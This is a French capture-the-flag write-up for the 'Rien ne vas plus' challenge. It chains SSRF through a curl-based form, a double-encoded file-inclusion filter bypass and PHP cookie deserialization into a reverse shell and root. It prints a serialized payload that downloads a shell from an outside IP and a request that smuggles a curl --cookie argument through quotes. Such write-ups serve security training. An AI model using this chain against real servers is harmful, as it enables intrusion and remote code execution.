Write up INSANE - Rien ne vas plus !

Nous arrivons sur le site par défaut qui est un soit disant casino, nous remarquons à la fin un formulaire pour réaliser une requête sur un site en construction.

La requête par défaut est censé être 127.0.0.1 ce qui nous affiche le site lui même. On peut difficilement essayer de bypass les filtres pour injecter une commande mais peut-on aller plus loin ?


Après quelque test nous pouvons utiliser les characteres suivants :


```
/
-
:
=
.
```

Il existe également un ajax handler derrière donc nous pouvons le bypass en faisant une requête directement sur le backend au lieu du formulaire, pour cela je vais utiliser Burp.

Enumeration de port

Essayons d'énumérer les ports que nous ne pouvons voir avec nmap du coup :






Bingo

Une fois la requête effectué nous tombons sur un site web en construction

```
Content-Length: 816
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- basic -->
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <title>
      Construction
    </title>
    <!-- css -->
    <link rel="stylesheet" href="style.css">

  </head>
  <body class="Light">
    <div class="overlay">
    </div>
    <div class="stars" aria-hidden="true">
    </div>
    <div class="starts2" aria-hidden="true">
    </div>
    <div class="stars3" aria-hidden="true">
    </div>
    <main class="main">
      <section class="contact">
        <h1 class="title">
          Awesome Build
        </h1>
        <h2 class="sub-title">
          Site Under Construction
        </h2>

      </section>
      <!-- Soon
      <form method="post">
      <input type="submit" name="changeTheme" value="Dark"/>
      <input type="submit" name="changeTheme" value="Light"/>
      </form>
```


Nous pouvons peut être essayer d'énumérer, les répertoires !

pareil je passe tout ça dans burp avec une liste connue, et je tombe sur **/includes/**



278	main				
279	taxonomy				
4	includes	200			617
0		200			574
1	cgi-bin	200			574
2	images	200			574
3	admin	200			574
5	modules	200			574
6	templates	200			574
7	cache	200			574
8	media	200			574
9	js	200			574
10	language	200			574

Voila ce que me donne le répertoire :



2 fichiers php intéressant

essayons sur **utils.php** -> cela ne me donne rien

et includes.php nous donne ceci :

```
<b>
  Error:
</b>
 Missing 'path' parameter.
```

en rajoutant ?path= nous n'avons plus d'erreur, essayons d'ajouter n'importe quoi, cela ne donne rien mmh, essayons d'inclure utils.php

AIE

```
<b>Error:</b> Attack detected.
```

il faudrait bypass un filtre mmh...

La méthode qui fonctionne est d'encoder le payload plusieurs fois... Nous avons de la chance que le site initiale ne bloque pas les %

Donc nous découvrons les fichier php ci dessous :

index.php

la partie php du index.php :

```php
<?php
include_once 'includes/utils.php';

/*
if(isset($_POST['changeTheme'])) {
  set_theme($_POST['changeTheme']);
}
```

```
*/
$theme = get_theme();

?>
```

utils.php

```
<?php

class UserTheme {
    public $theme;

    public function __construct($theme = "Light") {
        $this->theme = $theme;
    }
}

function get_theme() {

    if (!isset($_COOKIE['UserTheme'])) {
        $up_cookie = base64_encode(serialize(new UserTheme()));
        setcookie('UserTheme', $up_cookie);
    } else {
        $up_cookie = $_COOKIE['UserTheme'];
    }
    $up = unserialize(base64_decode($up_cookie));
    return $up->theme;

}

function set_theme($val) {
    setcookie('UserTheme',base64_encode(serialize(new UserTheme($val))));
}

class Avatar {
    public $Name;
    public $imgPath;

    public function __construct($imgPath,$Name) {
        $this->imgPath = $imgPath;
        $this->Name = $Name;
    }

    public function save($tmp) {
        $file = fopen($this->imgPath, "w");
        fwrite($file, file_get_contents($tmp));
        fclose($file);
    }
}

class AvatarInterface {
    public $Name;
    public $imgPath;
    public $tmp;

    public function __wakeup() {
        $a = new Avatar($this->imgPath,$this->Name);
        $a->save($this->tmp);
    }
}
```

```
?>
```

Et bien et bien, qu'avons nous là !! Du serialize en PHP , nous pouvons abuser du `$_COOKIE['UserTheme']`

pour forger une deserialization malicieuse sur ces classes:

```php
class Avatar {
    public $Name;
    public $imgPath;

    public function __construct($imgPath,$Name) {
        $this->imgPath = $imgPath;
        $this->Name = $Name;
    }

    public function save($tmp) {
        $file = fopen($this->imgPath, "w");
        fwrite($file, file_get_contents($tmp));
        fclose($file);
    }
}

class AvatarInterface {
    public $Name;
    public $imgPath;
    public $tmp;

    public function __wakeup() {
        $a = new Avatar($this->imgPath,$this->Name);
        $a->save($this->tmp);
    }
}
```

Il faudrait parvenir à appeler la fonction save de la class Avatar, pour pouvoir écrire un revershell ou un web shell, sachant qu'il y a des caracteres non autorisés, un reverse shell serait bien plus simple.

Le payload ressemblerait à ça :

```
O:15:"AvatarInterface":3:
{s:3:"tmp";s:34:"http://192.168.201.72/revshell.txt";s:7:"imgPath";s:12:"revshell.php";s:4:"Na
me";s:4:"osef";}

# en base 64 :

TzoxNToiQXZhdGFySW50ZXJmYWNlIjozOntzOjM6InRtcCI7czozNDoiaHR0cDovLzE5Mi4xNjguMjAxLjcyL3JldnNoZW
xsLnR4dCI7czo3OiJpbWdQYXRoIjtzOjEyOiJyZXZzaGVsbC5waHAiO3M6NDoiTmFtZSI7czo0OiJvc2VmIjt9
```

Si nous avons énumerer, d'autres fichiers avec cette technique, nous pouvions remarquer que le fichier php de notre premier site web **(/var/www/html/casino.php)** effectuer des requêtes avec curl de cette manière :


```php
echo shell_exec('curl --insecure "'.$ip.'"');
```

Donc voila la requete final avec les quotes :


```
check=http://127.0.0.1:2345/index.php"+--
cookie+"UserTheme=TzoxNToiQXZhdGFySW50ZXJmYWNlIjozOntzOjM6InRtcCI7czozNDoiaHR0cDovLzE5Mi4xNjgu
MjAxLjcyL3JldnNoZWxsLnR4dCI7czo3OiJpbWdQYXRoIjtzOjEyOiJyZXZzaGVsbC5waHAiO3M6NDoiTmFtZSI7czo0Oi
Jvc2VmIjt9
```

La requête étant effectuer depuis le fichier index.php, notre webshell.php sera créer à la racine, nous ne pouvons pas savoir si il a été créer à part de le requêter !

Essayons de nous connecter au revershell que nous avons posté !



Et GG nous avons notre revershell !!



bon la partie privesc n'est pas dans le chall donc un

```
bash -p
```

suffit à devenir root !

et faire cat /root/flag.txt

NHM2I{W0W_GG_Y0U_4R3_R34LLY_1MPR3SSIVE}